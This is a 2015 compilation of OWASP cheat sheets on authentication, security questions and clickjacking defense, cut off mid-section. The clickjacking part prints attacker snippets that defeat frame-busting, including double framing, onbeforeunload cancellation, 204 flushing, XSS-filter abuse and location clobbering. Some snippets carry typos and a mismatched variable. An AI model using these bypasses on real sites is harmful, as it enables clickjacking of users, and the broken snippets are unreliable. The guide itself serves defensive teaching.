OWASP Cheat Sheets

Martin Woschek, owasp@jesterweb.de

February 11, 2015

Contents

These Cheat Sheets have been taken from the owasp project on `https://www.owasp.org`. While this document is static, the online source is continuously improved and expanded. So please visit `https://www.owasp.org` if you have any doubt in the accuracy or actuality of this pdf or simply if this document is too old.
All the articles are licenced under the Creative Commons Attribution-ShareAlike 3.0 Unported[1]. I have slightly reformatted and/or resectioned them in this work (which of course also is CC BY-SA 3.0).

[1] `http://creativecommons.org/licenses/by-sa/3.0/`

Part I.

Developer Cheat Sheets (Builder)

1. Authentication Cheat Sheet

Last revision (mm/dd/yy): 02/06/2015

1.1. Introduction

Authentication is the process of verification that an individual or an entity is who it claims to be. Authentication is commonly performed by submitting a user name or ID and one or more items of private information that only a given user should know.
Session Management is a process by which a server maintains the state of an entity interacting with it. This is required for a server to remember how to react to subsequent requests throughout a transaction. Sessions are maintained on the server by a session identifier which can be passed back and forward between the client and server when transmitting and receiving requests. Sessions should be unique per user and computationally very difficult to predict.

1.2. Authentication General Guidelines

1.2.1. User IDs

Make sure your usernames/userids are case insensitive. Regardless, it would be very strange for user 'smith' and user 'Smith' to be different users. Could result in serious confusion.

Email address as a User ID

Many sites use email addresses as a user id, which is a good mechanism for ensuring a unique identifier for each user without adding the burden of remembering a new username. However, many web applications do not treat email addresses correctly due to common misconceptions about what constitutes a valid address.
Specifically, it is completely valid to have an mailbox address which:

- Is case sensitive in the local-part
- Has non-alphanumeric characters in the local-part (including + and @)
- Has zero or more labels (though zero is admittedly not going to occur)

The local-part is the part of the mailbox address to the left of the rightmost @ character. The domain is the part of the mailbox address to the right of the rightmost @ character and consists of zero or more labels joined by a period character.
At the time of writing, RFC 5321[2] is the current standard defining SMTP and what constitutes a valid mailbox address.

Validation

Many web applications contain computationally expensive and inaccurate regular expressions that attempt to validate email addresses.
Recent changes to the landscape mean that the number of false-negatives will increase, particularly due to:

- Increased popularity of sub-addressing by providers such as Gmail (commonly using + as a token in the local-part to affect delivery)
- New gTLDs with long names (many regular expressions check the number and length of each label in the domain)

Following RFC 5321, best practice for validating an email address would be to:

- Check for presence of at least one @ symbol in the address
- Ensure the local-part is no longer than 64 octets
- Ensure the domain is no longer than 255 octets
- Ensure the address is deliverable

To ensure an address is deliverable, the only way to check this is to send the user an email and have the user take action to confirm receipt. Beyond confirming that the email address is valid and deliverable, this also provides a positive acknowledgement that the user has access to the mailbox and is likely to be authorised to use it.

Address Normalisation

As the local-part of email addresses are, in fact - case sensitive, it is important to store and compare email addresses correctly. To normalise an email address input, you would convert the domain part ONLY to lowercase.
Unfortunately this does and will make input harder to normalise and correctly match to a users intent.
It is reasonable to only accept one unique capitalisation of an otherwise identical address, however in this case it is critical to:

- Store the user-part as provided and verified by user verification
- Perform comparisons by lowercase(provided)==lowercase(persisted)

1.2.2. Implement Proper Password Strength Controls

A key concern when using passwords for authentication is password strength. A "strong" password policy makes it difficult or even improbable for one to guess the password through either manual or automated means. The following characteristics define a strong password:

1.2.2.1. Password Length

Longer passwords provide a greater combination of characters and consequently make it more difficult for an attacker to guess.

- Minimum length of the passwords should be *enforced* by the application.
  - Passwords *shorter than 10 characters* are considered to be weak [3].

While minimum length enforcement may cause problems with memorizing passwords among some users, applications should encourage them to set passphrases (sentences or combination of words) that can be much longer than typical passwords and yet much easier to remember.

- *Maximum* password length should not be set *too low*, as it will prevent users from creating passphrases. Typical maximum length is 128 characters.

  - Passphrases shorter than 20 characters are usually considered weak if they only consist of lower case Latin characters.

- Every character counts!!
  - Make sure that every character the user types in is actually included in the password. We've seen systems that truncate the password at a length shorter than what the user provided (e.g., truncated at 15 characters when they entered 20).
  - This is usually handled by setting the length of ALL password input fields to be exactly the same length as the maximum length password. This is particularly important if your max password length is short, like 20-30 characters.

1.2.2.2. Password Complexity

Applications should enforce password complexity rules to discourage easy to guess passwords. Password mechanisms should allow virtually any character the user can type to be part of their password, including the space character. Passwords should, obviously, be case sensitive in order to increase their complexity. Occasionally, we find systems where passwords aren't case sensitive, frequently due to legacy system issues like old mainframes that didn't have case sensitive passwords.
The password change mechanism should require a minimum level of complexity that makes sense for the application and its user population. For example:

- Password must meet at least 3 out of the following 4 complexity rules
  - at least 1 uppercase character (A-Z)
  - at least 1 lowercase character (a-z)
  - at least 1 digit (0-9)
  - at least 1 special character (punctuation) — do not forget to treat space as special characters too
- at least 10 characters
- at most 128 characters
- not more than 2 identical characters in a row (e.g., 111 not allowed)

As application's require more complex password policies, they need to be very clear about what these policies are.

- The required policy needs to be explicitly stated on the password change page
  - be sure to list every special character you allow, so it's obvious to the user

Recommendation:

- Ideally, the application would indicate to the user as they type in their new password how much of the complexity policy their new password meets
  - In fact, the submit button should be grayed out until the new password meets the complexity policy and the 2nd copy of the new password matches the 1st. This will make it far easier for the user to understand and comply with your complexity policy.

Regardless of how the UI behaves, when a user submits their password change request:

- If the new password doesn't comply with the complexity policy, the error message should describe EVERY complexity rule that the new password does not comply with, not just the 1st rule it doesn't comply with

Changing passwords should be EASY, not a hunt in the dark.

1.2.3. Implement Secure Password Recovery Mechanism

It is common for an application to have a mechanism that provides a means for a user to gain access to their account in the event they forget their password. Please see Forgot Password Cheat Sheet on page 64 for details on this feature.

1.2.4. Store Passwords in a Secure Fashion

It is critical for a application to store a password using the right cryptographic technique. Please see Password Storage Cheat Sheet on page 97 for details on this feature.

1.2.5. Transmit Passwords Only Over TLS

See: Transport Layer Protection Cheat Sheet on page 148
The login page and all subsequent authenticated pages must be exclusively accessed over TLS. The initial login page, referred to as the "login landing page", must be served over TLS. Failure to utilize TLS for the login landing page allows an attacker to modify the login form action, causing the user's credentials to be posted to an arbitrary location. Failure to utilize TLS for authenticated pages after the login enables an attacker to view the unencrypted session ID and compromise the user's authenticated session.

1.2.6. Require Re-authentication for Sensitive Features

In order to mitigate CSRF and session hijacking, it's important to require the current credentials for an account before updating sensitive account information such as the user's password, user's email, or before sensitive transactions, such as shipping a purchase to a new address. Without this countermeasure, an attacker may be able to execute sensitive transactions through a CSRF or XSS attack without needing to know the user's current credentials. Additionally, an attacker may get temporary physical access to a user's browser or steal their session ID to take over the user's session.

1.2.7. Utilize Multi-Factor Authentication

Multi-factor authentication (MFA) is using more than one authentication factor to logon or process a transaction:

- Something you know (account details or passwords)
- Something you have (tokens or mobile phones)
- Something you are (biometrics)

Authentication schemes such as One Time Passwords (OTP) implemented using a hardware token can also be key in fighting attacks such as CSRF and client-side malware. A number of hardware tokens suitable for MFA are available in the market that allow good integration with web applications. See [6].

1.2.7.1. SSL Client Authentication

SSL Client Authentication, also known as two-way SSL authentication, consists of both, browser and server, sending their respective SSL certificates during the TLS handshake process. Just as you can validate the authenticity of a server by using the certificate and asking a well known Certificate Authority (CA) if the certificate is valid, the server can authenticate the user by receiving a certificate from the client and validating against a third party CA or its own CA. To do this, the server must provide the user with a certificate generated specifically for him, assigning values to the subject so that these can be used to determine what user the certificate should validate. The user installs the certificate on a browser and now uses it for the website. It is a good idea to do this when:

- It is acceptable (or even preferred) that the user only has access to the website from only a single computer/browser.
- The user is not easily scared by the process of installing SSL certificates on his browser or there will be someone, probably from IT support, that will do this for the user.
- The website requires an extra step of security.
- It is also a good thing to use when the website is for an intranet of a company or organization.

It is generally not a good idea to use this method for widely and publicly available websites that will have an average user. For example, it wouldn't be a good idea to implement this for a website like Facebook. While this technique can prevent the user from having to type a password (thus protecting against an average keylogger from stealing it), it is still considered a good idea to consider using both a password and SSL client authentication combined.
For more information, see: [4] or [5].

1.2.8. Authentication and Error Messages

Incorrectly implemented error messages in the case of authentication functionality can be used for the purposes of user ID and password enumeration. An application should respond (both HTTP and HTML) in a generic manner.

1.2.8.1. Authentication Responses

An application should respond with a generic error message regardless of whether the user ID or password was incorrect. It should also give no indication to the status of an existing account.

1.2.8.2. Incorrect Response Examples

- "Login for User foo: invalid password"
- "Login failed, invalid user ID"
- "Login failed; account disabled"
- "Login failed; this user is not active"

1.2.8.3. Correct Response Example

- "Login failed; Invalid userID or password"

The correct response does not indicate if the user ID or password is the incorrect parameter and hence inferring a valid user ID.

1.2.8.4. Error Codes and URLs

The application may return a different HTTP Error code depending on the authentication attempt response. It may respond with a 200 for a positive result and a 403 for a negative result. Even though a generic error page is shown to a user, the HTTP response code may differ which can leak information about whether the account is valid or not.

1.2.9. Prevent Brute-Force Attacks

If an attacker is able to guess passwords without the account becoming disabled due to failed authentication attempts, the attacker has an opportunity to continue with a brute force attack until the account is compromised. Automating brute-force/password guessing attacks on web applications is a trivial challenge. Password lockout mechanisms should be employed that lock out an account if more than a preset number of unsuccessful login attempts are made. Password lockout mechanisms have a logical weakness. An attacker that undertakes a large number of authentication attempts on known account names can produce a result that locks out entire blocks of user accounts. Given that the intent of a password lockout system is to protect from brute-force attacks, a sensible strategy is to lockout accounts for a period of time (e.g., 20 minutes). This significantly slows down attackers, while allowing the accounts to reopen automatically for legitimate users.
Also, multi-factor authentication is a very powerful deterrent when trying to prevent brute force attacks since the credentials are a moving target. When multi-factor is implemented and active, account lockout may no longer be necessary.

1.3. Use of authentication protocols that require no password

While authentication through a user/password combination and using multi-factor authentication is considered generally secure, there are use cases where it isn't considered the best option or even safe. An example of this are third party applications that desire connecting to the web application, either from a mobile device, another website, desktop or other situations. When this happens, it is NOT considered safe to allow the third party application to store the user/password combo, since then it extends the attack surface into their hands, where it isn't in your control. For this, and other use cases, there are several authentication protocols that can protect you from exposing your users' data to attackers.

1.3.1. OAuth

Open Authorization (OAuth) is a protocol that allows an application to authenticate against a server as a user, without requiring passwords or any third party server that acts as an identity provider. It uses a token generated by the server, and provides how the authorization flows most occur, so that a client, such as a mobile application, can tell the server what user is using the service.
The recommendation is to use and implement OAuth 2.0, since the first version has been found to be vulnerable to session fixation.

OAuth 2.0 is currently used and implemented by API's from companies such as Facebook, Google, Twitter and Microsoft.

1.3.2. OpenId

OpenId is an HTTP-based protocol that uses identity providers to validate that a user is who he says he is. It is a very simple protocol which allows a service provider initiated way for single sign-on (SSO). This allows the user to re-use a single identity given to a trusted OpenId identity provider and be the same user in multiple websites, without the need to provide any website the password, except for the OpenId identity provider.
Due to its simplicity and that it provides protection of passwords, OpenId has been well adopted. Some of the well known identity providers for OpenId are Stack Exchange, Google, Facebook and Yahoo!
For non-enterprise environment, OpenId is considered a secure and often better choice, as long as the identity provider is of trust.

1.3.3. SAML

Security Assertion Markup Language (SAML) is often considered to compete with OpenId. The most recommended version is 2.0, since it is very feature complete and provides a strong security. Like with OpenId, SAML uses identity providers, but unlike it, it is XML-based and provides more flexibility. SAML is based on browser redirects which send XML data. Unlike SAML, it isn't only initiated by a service provider, but it can also be initiated from the identity provider. This allows the user to navigate through different portals while still being authenticated without having to do anything, making the process transparent.
While OpenId has taken most of the consumer market, SAML is often the choice for enterprise applications. The reason for this is often that there are few OpenId identity providers which are considered of enterprise class (meaning that the way they validate the user identity doesn't have high standards required for enterprise identity). It is more common to see SAML being used inside of intranet websites, sometimes even using a server from the intranet as the identity provider.
In the past few years, applications like SAP ERP and SharePoint (SharePoint by using Active Directory Federation Services 2.0) have decided to use SAML 2.0 authentication as an often preferred method for single sign-on implementations whenever enterprise federation is required for web services and web applications.

1.4. Session Management General Guidelines

Session management is directly related to authentication. The *Session Management General Guidelines* previously available on this OWASP Authentication Cheat Sheet have been integrated into the Session Management Cheat Sheet on page 125.

1.5. Password Managers

Password managers are programs, browser plugins or web services that automate management of large number of different credentials, including memorizing and filling-in, generating random passwords on different sites etc. The web application can help password managers by:

- using standard HTML forms for username and password input,
- not disabling copy and paste on HTML form fields,

- allowing very long passwords,
- not using multi-stage login schemes (username on first screen, then password),
- not using highly scripted (JavaScript) authentication schemes.

1.6. Authors and Primary Editors

- Eoin Keary eoinkeary[at]owasp.org

1.7. References

1. `https://www.owasp.org/index.php/Authentication_Cheat_Sheet`
2. `https://tools.ietf.org/html/rfc5321`
3. `http://csrc.nist.gov/publications/nistpubs/800-132/nist-sp800-132.pdf`
4. `http://publib.boulder.ibm.com/infocenter/tivihelp/v5r1/index.jsp?topic=%2Fcom.ibm.itim.infocenter.doc%2Fcpt%2Fcpt_ic_security_ssl_authent2way.html`
5. `http://www.codeproject.com/Articles/326574/An-Introduction-to-Mutual-SSL-Authentication`
6. `http://en.wikipedia.org/wiki/Security_token`

2. Choosing and Using Security Questions Cheat Sheet

Last revision (mm/dd/yy): 04/17/2014

2.1. Introduction

This cheat sheet provides some best practice for developers to follow when choosing and using security questions to implement a "forgot password" web application feature.

2.2. The Problem

There is no industry standard either for providing guidance to users or developers when using or implementing a Forgot Password feature. The result is that developers generally pick a set of dubious questions and implement them insecurely. They do so, not only at the risk to their users, but also–because of potential liability issues–at the risk to their organization. Ideally, passwords would be dead, or at least less important in the sense that they make up only one of several multi-factor authentication mechanisms, but the truth is that we probably are stuck with passwords just like we are stuck with Cobol. So with that in mind, what can we do to make the Forgot Password solution as palatable as possible?

2.3. Choosing Security Questions and/or Identity Data

Most of us can instantly spot a bad "security question" when we see one. You know the ones we mean. Ones like "What is your favorite color?" are obviously bad. But as the Good Security Questions [2] web site rightly points out, "there really are NO GOOD security questions; only fair or bad questions".
The reason that most organizations allow users to reset their own forgotten passwords is not because of security, but rather to reduce their own costs by reducing their volume of calls to their help desks. It's the classic convenience vs. security trade-off, and in this case, convenience (both to the organization in terms of reduced costs and to the user in terms of simpler, self-service) almost always wins out.
So given that the business aspect of lower cost generally wins out, what can we do to at least raise the bar a bit?
Here are some suggestions. Note that we intentionally avoid recommending specific security questions. To do so likely would be counterproductive because many developers would simply use those questions without much thinking and adversaries would immediately start harvesting that data from various social networks.

2.3.1. Desired Characteristics

Any security questions or identity information presented to users to reset forgotten passwords should ideally have the following four characteristics:

1. *Memorable*: If users can't remember their answers to their security questions, you have achieved nothing.
2. *Consistent*: The user's answers should not change over time. For instance, asking "What is the name of your significant other?" may have a different answer 5 years from now.
3. *Nearly universal*: The security questions should apply to a wide an audience of possible.
4. *Safe*: The answers to security questions should not be something that is easily guessed, or research (e.g., something that is matter of public record).

2.3.2. Steps

2.3.2.1. Step 1) Decide on Identity Data vs Canned Questions vs. User-Created Questions

Generally, a single HTML form should be used to collect all of the inputs to be used for later password resets.
If your organization has a business relationship with users, you probably have collected some sort of additional information from your users when they registered with your web site. Such information includes, but is not limited to:

- email address
- last name
- date of birth
- account number
- customer number
- last 4 of social security number
- zip code for address on file
- street number for address on file

For enhanced security, you may wish to consider asking the user for their email address first and then send an email that takes them to a private page that requests the other 2 (or more) identity factors. That way the email itself isn't that useful because they still have to answer a bunch of 'secret' questions after they get to the landing page.
On the other hand, if you host a web site that targets the general public, such as social networking sites, free email sites, news sites, photo sharing sites, etc., then you likely to not have this identity information and will need to use some sort of the ubiquitous "security questions". However, also be sure that you collect some means to send the password reset information to some out-of-band side-channel, such as a (different) email address, an SMS texting number, etc.
Believe it or not, there is a certain merit to allow your users to select from a set of several "canned" questions. We generally ask users to fill out the security questions as part of completing their initial user profile and often that is the very time that the user is in a hurry; they just wish to register and get about using your site. If we ask users to create their own question(s) instead, they then generally do so under some amount of duress, and thus may be more likely to come up with extremely poor questions.

However, there is also some strong rationale to requiring users to create their own question(s), or at least one such question. The prevailing legal opinion seems to be if we provide some sort of reasonable guidance to users in creating their own questions and then insist on them doing so, at least some of the potential liabilities are transferred from our organizations to the users. In such cases, if user accounts get hacked because of their weak security questions (e.g., "What is my favorite ice cream flavor?", etc.) then the thought is that they only have themselves to blame and thus our organizations are less likely to get sued.
Since OWASP recommends in the Forgot Password Cheat Sheet on page 64 that multiple security questions should be posed to the user and successfully answered before allowing a password reset, a good practice might be to require the user to select 1 or 2 questions from a set of canned questions as well as to create (a different) one of their own and then require they answer one of their selected canned questions as well as their own question.

2.3.2.2. Step 2) Review Any Canned Questions with Your Legal Department or Privacy Officer

While most developers would generally first review any potential questions with whatever relevant business unit, it may not occur to them to review the questions with their legal department or chief privacy officer. However, this is advisable because their may be applicable laws or regulatory / compliance issues to which the questions must adhere. For example, in the telecommunications industry, the FCC's Customer Proprietary Network Information (CPNI) regulations prohibit asking customers security questions that involve "personal information", so questions such as "In what city were you born?" are generally not allowed.

2.3.2.3. Step 3) Insist on a Minimal Length for the Answers

Even if you pose decent security questions, because users generally dislike putting a whole lot of forethought into answering the questions, they often will just answer with something short. Answering with a short expletive is not uncommon, nor is answering with something like "xxx" or "1234". If you tell the user that they should answer with a phrase or sentence and tell them that there is some minimal length to an acceptable answer (say 10 or 12 characters), you generally will get answers that are somewhat more resistant to guessing.

2.3.2.4. Step 4) Consider How To Securely Store the Questions and Answers

There are two aspects to this...storing the questions and storing the answers. Obviously, the questions must be presented to the user, so the options there are store them as plaintext or as reversible ciphertext. The answers technically do not need to be ever viewed by any human so they could be stored using a secure cryptographic hash (although in principle, I am aware of some help desks that utilize the both the questions and answers for password reset and they insist on being able to read the answers rather than having to type them in; YMMV). Either way, we would always recommend at least encrypting the answers rather than storing them as plaintext. This is especially true for answers to the "create your own question" type as users will sometimes pose a question that potentially has a sensitive answer (e.g., "What is my bank account # that I share with my wife?").
So the main question is whether or not you should store the questions as plaintext or reversible ciphertext. Admittedly, we are a bit biased, but for the "create your own question" types at least, we recommend that such questions be encrypted. This is because if they are encrypted, it makes it much less likely that your company will

be sued if you have some bored, rogue DBAs pursuing the DB where the security questions and answers are stored in an attempt to amuse themselves and stumble upon something sensitive or perhaps embarrassing.
In addition, if you explain to your customers that you are encrypting their questions and hashing their answers, they might feel safer about asking some questions that while potentially embarrassing, might be a bit more secure. (Use your imagination. Do we need to spell it out for you? Really???)

2.3.2.5. Step 5) Periodically Have Your Users Review their Questions

Many companies often ask their users to update their user profiles to make sure contact information such as email addresses, street address, etc. is still up-to-date. Use that opportunity to have your users review their security questions. (Hopefully, at that time, they will be in a bit less of a rush, and may use the opportunity to select better questions.) If you had chosen to encrypt rather than hash their answers, you can also display their corresponding security answers at that time.
If you keep statistics on how many times the respective questions has been posed to someone as part of a Forgot Password flow (recommended), it would be advisable to also display that information. (For instance, if against your advice, they created a question such as "What is my favorite hobby?" and see that it had been presented 113 times and they think they might have only reset their password 5 times, it would probably be advisable to change that security question and probably their password as well.)

2.3.2.6. Step 6) Authenticate Requests to Change Questions

Many web sites properly authenticate change password requests simply by requesting the current password along with the desired new password. If the user cannot provide the correct current password, the request to change the password is ignored. The same authentication control should be in place when changing security questions. The user should be required to provide the correct password along with their new security questions & answers. If the user cannot provide the correct password, then the request to change the security questions should be ignored. This control prevents both Cross-Site Request Forgery attacks, as well as changes made by attackers who have taken control over a users workstation or authenticated application session.

2.4. Using Security Questions

Requiring users to answer security questions is most frequently done under two quite different scenarios:

- As a means for users to reset forgotten passwords. (See Forgot Password Cheat Sheet on page 64.)
- As an additional means of corroborating evidence used for authentication.

If at anytime you intend for your users to answer security questions for both of these scenarios, it is *strongly* recommended that you use two different sets of questions / answers.
It should noted that using a security question / answer in addition to using passwords does *not* give you multi-factor authentication because both of these fall under the category of "what you know". Hence they are two of the same factor, which is not multi-factor. Furthermore, it should be noted that while passwords are a very

weak form of authentication, answering security questions are generally is a much weaker form. This is because when we have users create passwords, we generally test the candidate password against some password complexity rules (e.g., minimal length > 10 characters; must have at least one alphabetic, one numeric, and one special character; etc.); we usually do no such thing for security answers (except for perhaps some minimal length requirement). Thus good passwords generally will have much more entropy than answers to security questions, often by several orders of magnitude.

2.4.1. Security Questions Used To Reset Forgotten Passwords

The Forgot Password Cheat Sheet already details pretty much everything that you need to know as a developer when *collecting* answers to security questions. However, it provides no guidance about how to assist the user in selecting security questions (if chosen from a list of candidate questions) or writing their own security questions / answers. Indeed, the Forgot Password Cheat Sheet makes the assumption that one can actually use additional identity data as the security questions / answers. However, often this is not the case as the user has never (or won't) volunteer it or is it prohibited for compliance reasons with certain regulations (e.g., as in the case of telecommunications companies and CPNI [3] data).
Therefore, at least some development teams will be faced with collecting more generic security questions and answers from their users. If you must do this as a developer, it is good practice to:

- briefly describe the importance of selecting a good security question / answer.
- provide some guidance, along with some examples, of what constitutes bad vs. fair security questions.

You may wish to refer your users to the Good Security Questions web site for the latter.
Furthermore, since adversaries will try the "forgot password" reset flow to reset a user's password (especially if they have compromised the side-channel, such as user's email account or their mobile device where they receive SMS text messages), is a good practice to minimize unintended and unauthorized information disclosure of the security questions. This may mean that you require the user to answer one security question before displaying any subsequent questions to be answered. In this manner, it does not allow an adversary an opportunity to research all the questions at once. Note however that this is contrary to the advice given on the Forgot Password Cheat Sheet and it may also be perceived as not being user-friendly by your sponsoring business unit, so again YMMV.
Lastly, you should consider whether or not you should treat the security questions that a user will type in as a "password" type or simply as regular "text" input. The former can prevent shoulder-surfing attacks, but also cause more typos, so there is a trade-off. Perhaps the best advice is to give the user a choice; hide the text by treating it as "password" input type by default, but all the user to check a box that would display their security answers as clear text when checked.

2.4.2. Security Questions As An Additional Means Of Authenticating

First, it bears repeating again...if passwords are considered weak authentication, than using security questions are even less so. Furthermore, they are no substitute for true multi-factor authentication, or stronger forms of authentication such as authentication using one-time passwords or involving side-channel communications. In a word, very little is gained by using security questions in this context. But, if you must...keep these things in mind:

- Display the security question(s) on a separate page only after your users have successfully authenticated with their usernames / passwords (rather than only after they have entered their username). In this manner, you at least do not allow an adversary to view and research the security questions unless they also know the user's current password.
- If you also use security questions to reset a user's password, then you should use a different set of security questions for an additional means of authenticating.
- Security questions used for actual authentication purposes should regularly expire much like passwords. Periodically make the user choose new security questions and answers.
- If you use answers to security questions as a subsequent authentication mechanism (say to enter a more sensitive area of your web site), make sure that you keep the session idle time out very low...say less than 5 minutes or so, or that you also require the user to first re-authenticate with their password and then immediately after answer the security question(s).

2.5. Related Articles

- Forgot Password Cheat Sheet on page 64
- Good Security Questions web site

2.6. Authors and Primary Editors

- Kevin Wall - kevin.w.wall[at]gmail com

2.7. References

1. `https://www.owasp.org/index.php/Choosing_and_Using_Security_Questions_Cheat_Sheet`
2. `http://goodsecurityquestions.com/`
3. `http://en.wikipedia.org/wiki/Customer_proprietary_network_information`

3. Clickjacking Defense Cheat Sheet

Last revision (mm/dd/yy): 07/23/2014

3.1. Introduction

This cheat sheet is focused on providing developer guidance on Clickjack/UI Redress [2] attack prevention.
The most popular way to defend against Clickjacking is to include some sort of "frame-breaking" functionality which prevents other web pages from framing the site you wish to defend. This cheat sheet will discuss two methods of implementing frame-breaking: first is X-Frame-Options headers (used if the browser supports the functionality); and second is javascript frame-breaking code.

3.2. Defending with X-Frame-Options Response Headers

The X-Frame-Options HTTP response header can be used to indicate whether or not a browser should be allowed to render a page in a <frame> or <iframe>. Sites can use this to avoid Clickjacking attacks, by ensuring that their content is not embedded into other sites.

3.2.1. X-Frame-Options Header Types

There are three possible values for the X-Frame-Options headers:

- *DENY*, which prevents any domain from framing the content.
- *SAMEORIGIN*, which only allows the current site to frame the content.
- *ALLOW-FROM uri*, which permits the specified 'uri' to frame this page. (e.g., ALLOW-FROM http://www.example.com) The ALLOW-FROM option is a relatively recent addition (circa 2012) and may not be supported by all browsers yet. BE CAREFUL ABOUT DEPENDING ON ALLOW-FROM. If you apply it and the browser does not support it, then you will have NO clickjacking defense in place.

3.2.2. Browser Support

The following browsers support X-Frame-Options headers.

Browser	DENY/SAMEORIGIN Support Introduced	ALLOW-FROM Support Introduced
Chrome	4.1.249.1042 [3]	Not supported/Bug reported [4]
Firefox (Gecko)	3.6.9 (1.9.2.9) [5]	18.0 [6]
Internet Explorer	8.0 [7]	9.0 [8]
Opera	10.50 [9]	
Safari	4.0 [10]	Not supported/Bug reported [11]

See: [12], [13], [14]

3.2.3. Implementation

To implement this protection, you need to add the X-Frame-Options HTTP Response header to any page that you want to protect from being clickjacked via framebusting. One way to do this is to add the HTTP Response Header manually to every page. A possibly simpler way is to implement a filter that automatically adds the header to every page.
OWASP has an article and some code [15] that provides all the details for implementing this in the Java EE environment.
The SDL blog has posted an article [16] covering how to implement this in a .NET environment.

3.2.4. Common Defense Mistakes

Meta-tags that attempt to apply the X-Frame-Options directive DO NOT WORK. For example, <meta http-equiv="X-Frame-Options" content="deny">) will not work. You must apply the X-FRAME-OPTIONS directive as HTTP Response Header as described above.

3.2.5. Limitations

- *Per-page policy specification*
  The policy needs to be specified for every page, which can complicate deployment. Providing the ability to enforce it for the entire site, at login time for instance, could simplify adoption.
- *Problems with multi-domain sites*
  The current implementation does not allow the webmaster to provide a whitelist of domains that are allowed to frame the page. While whitelisting can be dangerous, in some cases a webmaster might have no choice but to use more than one hostname.
- *Proxies*
  Web proxies are notorious for adding and stripping headers. If a web proxy strips the X-Frame-Options header then the site loses its framing protection.

3.3. Best-for-now Legacy Browser Frame Breaking Script

One way to defend against clickjacking is to include a "frame-breaker" script in each page that should not be framed. The following methodology will prevent a webpage from being framed even in legacy browsers, that do not support the X-Frame-Options-Header.
In the document HEAD element, add the following:
First apply an ID to the style element itself:

```
<style id="antiClickjack">body{display:none !important;}</style>
```

And then delete that style by its ID immediately after in the script:

```
<script type="text/javascript">
if (self === top) {
        var antiClickjack = document.getElementById("antiClickjack");
        antiClickjack.parentNode.removeChild(antiClickjack);
} else {
        top.location = self.location;
}
</script>
```

This way, everything can be in the document HEAD and you only need one method-/taglib in your API [17].

3.4. window.confirm() Protection

The use of x-frame-options or a frame-breaking script is a more fail-safe method of clickjacking protection. However, in scenarios where content must be frameable, then a window.confirm() can be used to help mitigate Clickjacking by informing the user of the action they are about to perform.
Invoking window.confirm() will display a popup that cannot be framed. If the window.confirm() originates from within an iframe with a different domain than the parent, then the dialog box will display what domain the window.confirm() originated from. In this scenario the browser is displaying the origin of the dialog box to help mitigate Clickjacking attacks. It should be noted that Internet Explorer is the only known browser that does not display the domain that the window.confirm() dialog box originated from, to address this issue with Internet Explorer insure that the message within the dialog box contains contextual information about the type of action being performed. For example:

```
<script type="text/javascript">
  var action_confirm = window.confirm("Are you sure you want \
            to delete your youtube account?")
  if (action_confirm) {
    //... perform action
  } else {
    //...  The user does not want to perform
    // the requested action.
  }
</script>
```

3.5. Non-Working Scripts

Consider the following snippet which is *NOT recommended* for defending against clickjacking:

```
<script>if (top!=self) top.location.href=self.location.href</script>
```

This simple frame breaking script attempts to prevent the page from being incorporated into a frame or iframe by forcing the parent window to load the current frame's URL. Unfortunately, multiple ways of defeating this type of script have been made public. We outline some here.

3.5.1. Double Framing

Some frame busting techniques navigate to the correct page by assigning a value to parent.location. This works well if the victim page is framed by a single page. However, if the attacker encloses the victim in one frame inside another (a double frame), then accessing parent.location becomes a security violation in all popular browsers, due to the *descendant frame navigation policy*. This security violation disables the counter-action navigation.

Victim frame busting code:

```
if(top.location!=self.locaton) {
  parent.location = self.location;
}
```

Attacker top frame:

```
<iframe src="attacker2.html">
```

Attacker sub-frame:

```
<iframe src="http://www.victim.com">
```

3.5.2. The onBeforeUnload Event

A user can manually cancel any navigation request submitted by a framed page. To exploit this, the framing page registers an onBeforeUnload handler which is called whenever the framing page is about to be unloaded due to navigation. The handler function returns a string that becomes part of a prompt displayed to the user. Say the attacker wants to frame PayPal. He registers an unload handler function that returns the string "Do you want to exit PayPal?". When this string is displayed to the user is likely to cancel the navigation, defeating PayPal's frame busting attempt.
The attacker mounts this attack by registering an unload event on the top page using the following code:

```
<script>
window.onbeforeunload = function() {
  return "Asking the user nicely";
}
</script>
<iframe src="http://www.paypal.com">
```

PayPal's frame busting code will generate a BeforeUnload event activating our function and prompting the user to cancel the navigation event.

3.5.3. No-Content Flushing

While the previous attack requires user interaction, the same attack can be done without prompting the user. Most browsers (IE7, IE8, Google Chrome, and Firefox) enable an attacker to automatically cancel the incoming navigation request in an onBeforeUnload event handler by repeatedly submitting a navigation request to a site responding with \204 - No Content." Navigating to a No Content site is effectively a NOP, but flushes the request pipeline, thus canceling the original navigation request. Here is sample code to do this:

```
var preventbust = 0
window.onbeforeunload = function() { killbust++ }
setInterval(
  function() {
    if(killbust > 0) {
      killbust = 2;
      window.top.location = 'http://nocontent204.com'
    }
  }
, 1);
```

```
<iframe src="http://www.victim.com">
```

3.5.4. Exploiting XSS filters

IE8 and Google Chrome introduced reflective XSS filters that help protect web pages from certain types of XSS attacks. Nava and Lindsay (at Blackhat) observed that these filters can be used to circumvent frame busting code. The IE8 XSS filter compares given request parameters to a set of regular expressions in order to look for obvious attempts at cross-site scripting. Using "induced false positives", the filter can be used to disable selected scripts. By matching the beginning of any script tag in the request parameters, the XSS filter will disable all inline scripts within the page, including frame busting scripts. External scripts can also be targeted by matching an external include, effectively disabling all external scripts. Since subsets of the JavaScript loaded is still functional (inline or external) and cookies are still available, this attack is effective for clickjacking.

Victim frame busting code:

```
<script>
if(top != self) {
  top.location = self.location;
}
</script>
```

Attacker:

```
<iframe src="http://www.victim.com/?v=<script>if''>
```

The XSS filter will match that parameter "<script>if" to the beginning of the frame busting script on the victim and will consequently disable all inline scripts in the victim's page, including the frame busting script. The XSSAuditor filter available for Google Chrome enables the same exploit.

3.5.5. Clobbering top.location

Several modern browsers treat the location variable as a special immutable attribute across all contexts. However, this is not the case in IE7 and Safari 4.0.4 where the location variable can be redefined.

IE7

Once the framing page redefines location, any frame busting code in a subframe that tries to read top.location will commit a security violation by trying to read a local variable in another domain. Similarly, any attempt to navigate by assigning top.location will fail.

Victim frame busting code:

```
if(top.location != self.location) {
  top.location = self.location;
}
```

Attacker:

```
<script>
var location = "clobbered";
</script>
<iframe src="http://www.victim.com">
</iframe>
```

Safari 4.0.4

We observed that although location is kept immutable in most circumstances, when a custom location setter is defined via defineSetter (through window) the object location becomes undefined. The framing page simply does:

```
<script>
window.defineSetter("location" , function(){});
</script>
```

Now any attempt to read or navigate the top frame's location will fail.

3.5.6. Restricted zones

